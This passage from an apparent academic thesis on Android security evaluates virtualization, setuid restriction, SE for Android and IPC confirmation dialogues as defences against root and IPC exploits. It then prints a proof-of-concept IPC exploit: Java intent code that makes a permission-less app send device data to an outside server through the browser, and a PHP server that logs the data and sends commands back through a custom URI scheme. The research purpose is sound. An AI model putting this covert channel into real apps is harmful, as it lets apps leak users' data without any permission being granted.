



Figure 3.2.: Timeline of Android versions and root exploits

# 4. Contribution and evaluation criteria

This thesis contributes to the field of security for Android devices. This chapter describes the approaches of the evaluation and which criteria were used in this process.

## 4.1. Contribution

Unlike other work on Android security such as [61] and [60], this thesis does not focus on one solution to prevent privilege escalation. Based on real threats, IPC and root exploits, we evaluated virtualization, changes on kernel level and a user interaction dialogue as countermeasures. Focusing on what these approaches can achieve, each measure partly contributes to higher security.

We created two IPC exploits and used one root exploit to illustrate that the current Android implementation cannot prevent all attacks.

Creating SELinux policies for the Samsung N8000, we showed how the system prevents the usage of the root exploit ExynosAbuse. With the implemented Android multi boot system, the data of different Android systems is isolated. Available scientific papers did not take those approaches into account together.

## 4.2. Evaluation criteria

To assess the described defense concepts, the thesis uses the following criteria.

### 4.2.1. Simplicity

Simplicity means, how much effort a developer need to implement a certain security feature. This is important, as more complicated solutions tend to be more erroneous. The time till a security measure is available to end users depends on the development time and therefore on the simplicity of the feature.

### 4.2.2. Usability

Usability means, whether a feature is transparent for a user or if he needs to handle the new feature. If a features requires input from users, not only technical but also human failure can lead to errors.

### 4.2.3. Usefulness

Usefulness describes to what extend a feature can prevent certain attacks. If this feature can prevent more than one attack, it is more useful, as if it only prevents one special attack scenario.

### 4.2.4. Resilience

Resilience is the factor, how easy a security feature can be circumvented. Measures with high resilience are break resistant. When the resilience is low, an attacker can easily bypass the security feature.

# Part II.

# Evaluation of Defense Concepts

# 5. Virtualization

One goal of virtualization is the "Isolation of one [...] application from another to enhance security [...] of the environment" [48]. On traditional computing systems such as servers, full system virtualization takes an important role. Software running on one virtual system is isolated from software on another virtual system. Virtual servers can be rented for less than 10 € per month [39]. Programs such as VirtualBox[1] or VMware[2] allow users to virtualize different operating systems on their desktop. Virtualization enforces access control on system level between the host and the containers.

On mobile devices virtualization is not yet widely established [42]. Although there can be high value especially in companies to mitigate the problems described in chapter 1.

## 5.1. In app virtualization

One approach that can be found, is called "In App Virtualization". The user installs an app on his personal device, that provides the functions for his work-life. The app provides a virtual environment within a secured container. Apps outside the environment does not get access to data inside the container.

One prominent example is the software DME Secure Container[3], whose functionality is evaluated here. A user enters his log-in credentials. Then the app reveals further apps that are installed inside. These apps are not native Android apps but program parts of the DME Secure Container Suite. The DME suite presents its own User Interface (UI). There the user can use standard actions needed in company environments. The suite typically includes:

- Mail client
- Web browser
- Contacts
- Calendar
- Office programs
- Company web applications

[1] https://www.virtualbox.org/
[2] http://www.vmware.com/
[3] http://excitor.com/

### 5.1.1. Benefits

The usefulness of this approach is really high. Data stored in this container is encrypted and can be accessed only with the user password. It is not possible for other apps to read the information as long as the container is closed. The same applies for other people that might use the device such as family members or friends of the owner.

Typical device management operations such as deletion in case of a resigned employee only affect the data stored within the container. The personal privacy of the user stays in good order.

The resilience of this approach is high. When the user is logged in the container and currently using an inner app, a sophisticated attack is required to extract data. Nevertheless it might be possible for an attacker with superuser rights to read data from the memory.

### 5.1.2. Drawbacks

The usability of in app containers is low. The apps within the container suite do not have the look and feel of typical Android apps. They can only be accessed through the container app.

As long as the container is closed, emails cannot be downloaded onto the device, as the encryption key is missing. If a user wants to access new emails, he has to wait until all of them are downloaded after unlocking the container.

Contacts that are stored within the container cannot be seen by the operating system. A caller, whose contact information is only stored in the container cannot be identified and shown to the user, when the call is received. To achieve this functionality, the contacts need to be stored in the contact storage provided by the phone or the phone functionality needs to be provided by the container app.

Such measure requires apps that offer all the tools used for work processes. This requires adapted app for all the tasks, where standard software would be available by Android itself. Therefore this measure is rated as complicated. With the availability of a complete suite, this does not greatly matter compared to its benefits.

## 5.2. System virtualization

System virtualization means, that not only apps are run in a virtual container, but the whole Android system. We do not examine system virtualization with a hypervisor here. Due to the hardware restrictions of Android devices the expected overhead is too high. Before a security assessment of such systems is conducted, a thorough performance analysis should be done.

The Zertivisor developed by the zertisa GmbH[4] takes a different approach. Using several Linux tools including Control Groups (cgroups) and Change Root (chroot) the complete Android system can be virtualized. This is called a zertisa container. Unlike other virtualization programs, the kernel of the host system is used by the guest system directly.

[4] http://zertisa.com/

### 5.2.1. Dual boot

To mitigate the problems discussed in chapter 1, a multi boot system is a possible solution. Several independent Android systems are stored on the device. Those systems are called containers. When the device is started, the kernel is loaded and one of the different containers is booted. The implementation part of this thesis in chapter 10.1 illustrates the architecture overview of a dual boot implementation in figure 10.1

In business environments, we propose the following approach:

- One system for business usage: The container should be completely encrypted. The user is not allowed to install any apps. Only the device administrator can install apps. Developer options like adb are deactivated. The container can be wiped remotely.

- One system for private usage: The user has all features of a standard Android system. He may or may not encrypt his system. The Google Play Store is installed. Developer options can be activated. The company does not have access to this part of the device.

When the business system is deleted remotely, the private container stays intact, and the device is usable as a normal – single boot – Android device. To add or delete a container, one needs access to the host system. As the device is never booted solely into the host system and Android is always running in a container, an attacker needs to break out of the container, to attack this part of the design.

### 5.2.2. Benefits

The resilience of this virtualized dual boot approach is medium. The benefits are based on the assumption that the containers are properly isolated. This means that it is not possible from the inside of one container to get access to files outside of the container. If this is achieved, the following applies: Privilege escalation in one container does not allow the attacker to gain control of data stored in another container.

The containers can be encrypted independently. Even in the case of a physical attack, where access to the host system is possible, some data is secured. If the container is not running, the encryption will prevent attackers from direct access to files stored inside.

If the systems use different kernels, root-kits in one container do not affect the other container.

The fact that users cannot install apps in the business container enhances security within the container. No malware can be installed and used to spy on user- and company data within that container.

Disabling services in the `init.rc` is possible for single containers. Therefore one container can provide a system on which no adb daemon is running or WLAN and bluetooth cannot be used.

These benefits show the high usefulness of this feature.

### 5.2.3. Drawbacks

The virtualization used runs directly on the kernel. All exploits that work on the host system are usable in the container as well. Using root exploits an attacker can break out of the container. How this is done is shown in chapter 9.2. This shows, that the security of virtualization is not sufficient.

Full system virtualization does not enhance the security within one container.

The usability is medium. When the user wants to switch between systems, a new container needs to be loaded. A current implementation needs a reboot to switch between containers. In case of different kernels, the device needs to be rebooted twice to deploy a new kernel.

The approach is quite complicated. In addition to the virtualization, the software responsible for controlling the dual boot, may open new attack vectors.

# 6. Kernel hardening

Hardening the Android system against root exploits has to be done on kernel layer, as the attacks target the kernel. When bugs in software appear, it should be impossible for malware apps to use them for privilege escalation. If a bug can be used to gain root privileges, the damage that can be done with this privileges must be kept as small as possible. Due to the approach of these techniques, they improve only kernel security. IPC exploits as described in chapter 3.1 cannot be mitigated with these kind of security measures. Using MAC the access control can be provided directly by the kernel. This secures the system, as access cannot be granted erroneously by a user.

## 6.1. Restrict setuid

For increased security, Samsung has implemented a kernel configuration parameter called `CONFIG_SEC_RESTRICT_SETUID` [24]. When this feature is activated, it is not possible for normal apps to escalate their privileges to root. When `setuid` is called, the `init` process and programs that already have root permissions may use it. This allows several programs to drop their permissions. The Virtual Private Network (VPN) binary which needs root permissions to run correctly is hard-coded into the kernel to gain root privileges as well. For all other programs that call `setuid` its usage is denied.

Google added `setuid` restriction for apps within Android version 4.3. For processes that are spawned by zygote – therefore all apps – `system` is mounted with the `nosuid` flag [35]. If they run such binaries, they will run with the permissions of the starting app instead of root.

### 6.1.1. Advantages

Samsung's restricted the usage of `setuid`, which is a pretty useful feature. It can provide protection against zero day attacks. Several root exploits such as Exynos-Abuse use `setuid` in the end to elevate their permissions. With this feature enabled, this is not possible anymore.

Root exploits, that still run successfully cannot use a formerly created root shell anymore. When this prepared `suid` binary is called, it cannot elevate the permissions. If a working exploit is included in malware, it needs to be run every time root permissions are needed.

The implementation is very easy and only contains few lines of code. Due to its simplicity, the probability of significant errors is low. There is no need for customization or configuration. Once the kernel flag is set, all inappropriate calls to `setuid` are denied.

Google's way is less strict as it only affects the use of binaries with the `setuid` bit on the `/system` partition. This prevents apps to use bugs in such programs to elevate their permissions.

The resilience of this feature is expected to be very high. Further root exploits will show, whether they can circumvent this security feature.

### 6.1.2. Drawback

Against exploits such as Zimperlich or RageAgainstTheCage, this feature cannot provide any protection. The processes that escalated their privileges already have superuser permissions. There is no need to call `setuid`, therefore it cannot handle these situations. This decreases its usefulness, as the measures only work for parts of the root exploits.

On a system that has this feature enabled, it is not possible to run apps that require root permissions. Even if the `su` binary is installed, it cannot work as its `setuid` call is denied. For normal Android systems, this is negligible as they are shipped without the `su` binary. The usability on root enabled systems is very low, as root apps will work.

## 6.2. SE for Android

Security Enhancements for Android (SE for Android)[1] is a project and reference implementation by the National Security Agency (NSA) to increase security of the Android system. The project is based on enabling the SELinux features in the Linux kernel and provide Android userspace tools for its usage.

SELinux implements a MAC as described in chapter 2.1.3. Each subject and object gets a SELinux user, one or more roles and one type assigned. This information provides the security context for a resource. The user and group of a subject can allow the subject to change its SELinux type. If a subject wants to access an object, SELinux checks if there is a corresponding access policy for these SELinux types. Only if a policy grants the current type of the subject access to the type of the object, the subject may use the resource [62]. SELinux has a permissive mode and an enforcing mode. The permissive mode logs all the actions that are not allowed by policies. The enforcing mode in contrast enforces the policies and blocks all disallowed actions.

By August 2013 many of the changes from SE for Android have been merged into the branches of AOSP [60] and CyanogenMod [8]. Android 4.3 has SELinux included by default. When building CyanogenMod, one can activate SELinux by using a compilation flag. Though the existence in the Android code, SE for Android by default starts SELinux in permissive mode.

Within CyanogenMod it is currently possible to set SELinux to enforcing mode, by tapping three times on a button in the settings menu. In AOSP, such as on the Nexus device, one needs to root the device first. To put the device into enforcing mode, the user needs to use the `setenforce` command via adb. The current SELinux policies do not allow to run it on every device in enforcing mode. Due to the mass of different devices, manufacturers will need to modify the existing policies to fit their devices. The existing rules from SE for Android can be the basis for this process.

As Smalley and Craig [60] have shown, SE for Android would have prevented the successful use of several root exploits. SE for Android would have stopped Ginger-

[1] `http://selinuxproject.org/page/SEAndroid`

Break and therefore the malware app GingerMaster five times while trying to create a suid shell. Even if the exploit had succeeded in creating this shell, the security context of this file would be the same as GingerMaster. Though the malware owned root permissions, it could not do more harm than before.

### 6.2.1. Benefits

If set up propperly, the expected usefulness and resilience are very high, without loss in usability. SE for Android is highly transparent to the user. As shown by Smalley and Craig [60], SE for Android can stop a series of root exploits during their execution. If the exploits run correctly, the created root shell will be useless, as its security context still belongs to the original app. It is not possible to access resources that were unavailable for the original app.

### 6.2.2. Drawbacks

The creation of SELinux policies is traditionally much work. To support a new Android device by SE for Android, one has to modify the `init` script and existing policies [6]. The risk of wrong or too open policies in this process is high. Therefore the approach is rated as complicated.

For the user to receive the additional security features of SE for Android, SELinux needs to be set to enforcing mode by default. Google states that within Android 4.3 the enforcing mode is not compliant [37]. For the manufacturers not to accidentially disallow an important feature on a device, SELinux needs thorough testing of the policies in permissive mode. When there are no more errors reported by the SELinux logs during normal use, steps can be taken to enable the enforcing mode by default.

SELinux cannot prevent all attacks. Accesses that are allowed by policy will always be granted.

# 7. IPC restrictions

The Android IPC is an important component of the system. Many apps do not only rely on it for internal communication but also for starting other apps. The evaluated mechanisms that shall increase Android security cannot provide a solution for the IPC attacks as described in chapter 3.1 and presented in chapter 9.1. Disabling the feature would break most of the apps available for Android. A generic solution is needed to prevent this behaviour.

The research for this thesis did not present any suitable software solutions to prevent those IPC exploits. The following section describes what is already implemented in Android to mitigate the effects of such effects. The existing challenges can be overcome using an approach similar to barcode reader apps.

In this case, app developers and users are responsible for access control.

## 7.1. Android mitigation against IPC exploits

Current Android versions prevent opening browser tabs in the background when the display is switched off. This was possible on earlier Android versions [50]. This change in the Android system increases the security, as it is easier for users to detect unwanted use of the browser. However this does not solve the underlining problem of unchecked IPC messages.

Input verification is important for Android app developers. Similar to the way Hypertext Transfer Protocol (HTTP) requested user data is checked before using it in an Structured Query Language (SQL) query, apps have to ensure that intents are only used for a legitimate reason.

### 7.1.1. Benefits

These techniques do not require user interaction but influence how user actions are interpreted. Where malicious actions can be determined, these are easily prevented. Therefore the usability is really high.

The resilience is expected to be medium, as the development is left to app developers, which vary in their security skills.

### 7.1.2. Drawbacks

Developers have to treat all intents as user actions and verify the input. With the mass of Android apps available the effort is high and complicated.

When the harmfulness does not depend on the content of an intent, but its forwarding, such measures are difficult to implement. Especially for the browser it is difficult guessing whether an input URL is malicious or not. Therefore the usefulness is low.

## 7.2. User verification dialogue

Giving probably insecure links to the browser is one of the tasks a barcode reader has to do. The app Barcode Scanner[1] added a window for the user to chose an action. Figure 7.1 shows this behaviour. The user sees the plaintext of the barcode or Quick Response code (QR-code). If an URL is shortened using an URL-shortener, the app also shows the expanded URL.





Figure 7.1.: Barcode Reader presenting action window

The user can chose if the presented information is legitimate and how to deal with it.

Such dialogue is not only useful when reading QR-codes. A program to intercept intents is already build into Android and used for choosing between apps. A dialogue window is shown in the context of an IPC exploit in figure 9.3. Android could mitigate malicious intents here. The dialogue can be extended to contain similar information, as the one from figure 7.1 and appear every time an intent tries to open an app with certain permissions.

The impacts of this proposal for the Android system and existing apps need to be topic of further research.

### 7.2.1. Benefits

With the user deciding whether an intent message is legitimate, the success ratio is expected to be higher than with automatic checking. Cases where the harmfulness of

[1] `https://play.google.com/store/apps/details?id=com.google.zxing.client.android`

the input is not directly visible – such as malicious URLs – can be determined as well. The usefulness is high.

As a similar dialogue is already existing in the Android source code, the development of this security features rates as simple.

### 7.2.2. Drawbacks

Using this verification dialogue, the user will see an additional window every time a protected intent is sent. For instance every time the browser is opened from another app, the user has to verify the action. To be successful, the user has to be able to identify malicious or unwanted URLs. The resilience depends on the knowledge of the user and rates medium.

Another dialogue might lead to further disinterest for warning messages or confirmation dialogues. There is chance that users do not even read the messages as it is the case with End-user license agreements (EULAs) [5]. This means a low usability of the measure.

# 8. Related work

In addition to the security concepts described in the last chapters, there are several further projects that try to enhance security on Android devices. These are not limited to protect against privilege escalation, but different attacks as well.

## 8.1. Secure elements

Secure elements are chips that can run smart card applets with a high level of security. The availability of secure elements within Android in tho form of Universal Integrated Circuit Card (UICC), commonly known as Subscriber Identity Module (SIM) cards, can provide additional security for Android devices [23]. Secure elements can be provided in combination with a Near Field Communication (NFC) module or in form of a SD card as well. In Android 4.3, Google implemented the possibility to store KeyChain credentials [36] within a hardware storage such as a secure element. Even with root permissions or in case of an exploited kernel, those keys cannot be extracted [35].

### 8.1.1. Protection of components based on a smart-card enhanced security module

For the administration of network devices with a high need of security, García-Alfaro et al. [27] propose an approach based on a secure element. Installation of software and other administration measures are only accepted by the system, if the administrator can identify himself using a smart card device. For Android such an approach seems to be overreactive. Company administrators have simpler measures to enforce a secure system. Removing Play Store and deactivating adb is an easier solution to prohibit the installation of insecure apps.

### 8.1.2. Trust | Me and TrustZone

Instead of typing passwords, keys can be provided by a secure element. This can provide security against certain IPC exploits. A malicious keyboard app as described in chapter 3.1 cannot eavesdrop passwords anymore. While the problem of unfiltered input for the browser is not solved, this mitigates the risk of data leaks. Trust | Me [26] and TrustZone [3] can provide this functionality. Currently there is no standard solution which targets end users. The inclusion of hardware support for the keychain into Android 4.3 AOSP [35] might lead to further development in this sector.

## 8.2. Analyzing Android applications

When an app is uploaded to the Google Play Store, Google's Bouncer scans it for malware [51]. Despite that, there were incidents in the recent past, where attackers successfully planted malware in the Play Store [52] [63]. Especially for companies there is the need of own security analysis of Android apps.

### 8.2.1. On the effectiveness of malware protection on Android

Fedler et al. have assessed apps, that promise to provide malware protection on Android [25]. Effective measures against malware on Android need significant changes in the Android system. However, improvement for detection of anti virus apps is possible. Currently small changes to malware code are sufficient to fool anti virus software. Their advices for corporate usage are in line with this thesis. They propose strict checks on what software is installed on Android devices. In connection with the here described dual-boot approach, this can significantly improve Android security, without restricting the user on his private system.

### 8.2.2. App-Ray

The Fraunhofer AISEC[1] is currently developing a web application called App-Ray[2]. Based on their studies such as [25], App-Ray checks apps not only for known malware, but also for possible privacy breaches. It does a static and dynamical analysis, reads permissions from the Android Manifest file and currently uses the external service virustotal[3] to scan files for malware.

### 8.2.3. Small footprint inspection techniques for Android

Traditional inspection techniques are biased. An analyst needs to alter the code to give statements about the process of an app. Cauquil and Jaury [7] have created software that can be planted into software as a service. This service does not alter existing code, but can interact with the original activities and services within the app. This allows dynamic analysis that is less hindered by the obfuscating techniques programmers use while the creation of their apps.

### 8.2.4. Dexplorer

The Dexplorer[4] lets you look at the source of your Android apps directly on a running Android system. Within the app it is only possible to see function headers within the source code. These days, the code within many apps is obfuscated, so the function headers do not have much information value. Nevertheless, the possibility to see packages and classes can be a useful start for an analysis. The app can show you, if an

[1] http://www.aisec.fraunhofer.de/
[2] http://www.app-ray.de/
[3] https://www.virustotal.com
[4] https://play.google.com/store/apps/details?id=com.dexplorer

app uses packages like `com.facebook.android`. You can see directly on the device how an app uses external frameworks that might track the user. Further analysis is not possible using Dexplorer.

## 8.3. CyanogenMod improvements

The aftermarket firmware CyanogenMod is installed on more than 5 million devices [17]. Steve Kondik and other developers implement security features into CyanogenMod.

### 8.3.1. Privacy Guard

In June 2013 Kondik has announced, that he is working on a feature called Privacy Guard [30]. An app, that is started with Privacy Guard enabled, will not have access to the user's private data though it has the permissions to access the according resource APIs. Instead of the normal handlers, the app will get an empty return message when asking for contacts, calendar data, browser history or messages. It sees Global Positioning System (GPS) as disabled, even when it is active on the device. The Privacy Guard can be either enabled or disabled for one app. It is not possible to allow or deny permissions singularly [43].

This feature might help to mitigate some of the effects of the IPC attacks described in chapter 3.1. If a malicious app is not able to collect sensitive data, there is no way to leak it. Against malware, that uses root exploits, this mechanisms cannot provide additional security. These apps can access sensitive information regardless of the Android app permissions.

Several apps use the Android APIs to provide additional features to the user. For instance, Facebook uses GPS data to show where a post was created. It can take the phone contacts to notify the user of friends that are registered on Facebook. Without this information, the app could work. As the user can only install the app when granting all permissions, he is not able to use it without providing sensitive information. The Privacy Guard can be a solution here. Such apps get access to the requested APIs, but cannot get any data from there.

Certain apps that rely on the information provided by the APIs will not work when the Privacy Guard is enabled. WhatsApp that has been criticized for uploading contacts to their servers [59], relies on the contacts stored on the device. If the API shows an empty contact book to the app, there will be no one to send messages to. Figure 8.1 displays this issue.

With the release of Android 4.3, Google added hidden settings, that might provide similar features in the future [2]. For some permissions the user will likely be able to chose whether or not to grant them to an app.

### 8.3.2. CM secure messaging and TextSecure

CyanogenMod plans to provide a secure messaging solution that is transparent to users and developers. All standard messaging apps can make use of this system on





Figure 8.1.: WhatsApp does not show contacts, when the Android address book is empty

a CyanogenMod running device. For other Android and Apple devices, there will be apps for using this secure messaging system [20] [30].

When storing the messages in their encrypted format on the device, an attack on the message data becomes more complicated. The data stored on the device is not sufficient to extract message content. Either the encryption mechanism needs to be broken or the attacker must intercept the messages after decryption, when displayed to the user.

This technique increases security especially at a scope that is not discussed in this thesis. Intercepting messages on transportation will not give an attacker access to the message content.

## 8.4. Discussion

At this stage of development, solutions that make use of a secure element to increase a user's security are still rare. Though some parts have been included into mainline Android, it will take time for hardware vendors and carriers to make use of the feature. Because of the long time, vendors need to update their devices to a new Android version, most of the users will not see active use of this feature in near future. For high security environments, the presented proprietary solutions can be used.

Protecting users from malware is difficult. The virus scanners available have low recognition rate, especially when known exploits are altered before their usage. For apps pre-installed by company administrators, there are several tools available that can help in analyzing them. Run-time analysis is possible as well as statical analysis. A combination of different tools might lead to a higher recognition rate as relying on a single one.

CyanogenMod is pushing security not only with their inclusion of SE for Android before AOSP but also additional security features. As long as those are only available for CanogenMod users, their use is limited to a small part of the Android eco-system. Though CyanogenMod is installed over 5 million [17] times, this is a low percentage in comparison to over 150 million shipped Android devices in quarter one of 2013 [40]. With Google merging from CyanogenMod into AOSP and working on similar features, there is chance that those features will arrive most Android user some time.

# Part III.

# Implementation

# 9. Creating exploits

Several exploits developed for this thesis verify the usefulness of the presented techniques. Those exploits are able to break security on several traditional Android devices.

## 9.1. Implementation of IPC exploits

To show the vulnerabilities presented in chapter 3.1, two exploits tamper with the Android IPC. The exploits tested successfully on a Nexus 4 with stock ROM on Android 4.2 and 4.3 and Samsung N8000 with CyanogenMod 10.1.

### 9.1.1. Two way communication with a server

This exploit consists of an Android app as client and a server who waits for client's messages. The client does not declare any permissions in his manifest file. Nevertheless it is able to send messages to the server using the built-in intent system. The app asks the browser to send a request to the server.

First an intent to `http://home.in.tum.de/~maierj/ba` is created, where the server waits for connections. The parameter data is the device name which is recorded by the server. This parameter is set for demonstration purposes. When used within malware, this could be more sensitive information.

```
model = java.net.URLEncoder.encode(android.os.Build.MODEL,
  "utf-8");
String url = String.format("http://home.in.tum.de/~maierj/
  ba/server_communication/?data=%s", model);
Uri u = Uri.parse(url);
Intent i = new Intent(Intent.ACTION_VIEW, u);
context.startActivity(i);
```

Listing 9.1: Intent to attacker's server

The Android system forwards this intent to all programs that have registered to accept input URLs. Generally all browsers on the system do so. If only one app has registered to open URLs, it is opened automatically. Otherwise a chooser dialogue is shown. The selected app then opens the website where the exploit server is running. Listing 9.1 shows the used code.

As shown in listing 9.2, the server records the data and stores it in a file. Then the page is redirected to an Uniform Resource Identifier (URI) beginning with `ipcex://data`. Using this scheme, data can be transmitted to the client. In this case a simple string is

transmitted to show how this is possible. An attacker might use this to remote control the client app.

```
<?php
if (isset($_GET['data']) and $_GET['data'] != '') {
    $date = date(DATE_RFC822);
    $data = $date . ": " . urlencode($_GET['data']). "\n";
    $log = fopen("log.txt", "a");
    fwrite($log, $data);
    fclose($log);
    header("Location: ipcex://data?param=$date:
      +evil+stuff+that+is+coming+from+the+server");
}
?>
```

Listing 9.2: Server waiting for data

One client activity has registered to receive data when an URI is sent using the scheme `ipcex://data`. This declaration in the manifest file is shown in listing 9.3.

```
<data android:scheme="ipcex" android:host="data" />
```

Listing 9.3: Activity registered for scheme ipcex

The registered activity opens. The calling intent contains all the data that was given from the server via the URI. The client can then work with this data. As the built-in Android method `finish()` is called within the `onCreate()` function, this activity is never really shown. As soon as it opens, it closes again. In the case of this demonstration app, the data is stored and shown by the main activity of the exploit. Figure 9.1 shows how the client has received data from the server.

Using an admin interface, the owner of the exploit can access the information provided by the devices. Figure 9.2 shows, how the exploit has registered the connection of a Nexus 4 device.





Figure 9.1.: The IPC exploit app has received data from the server

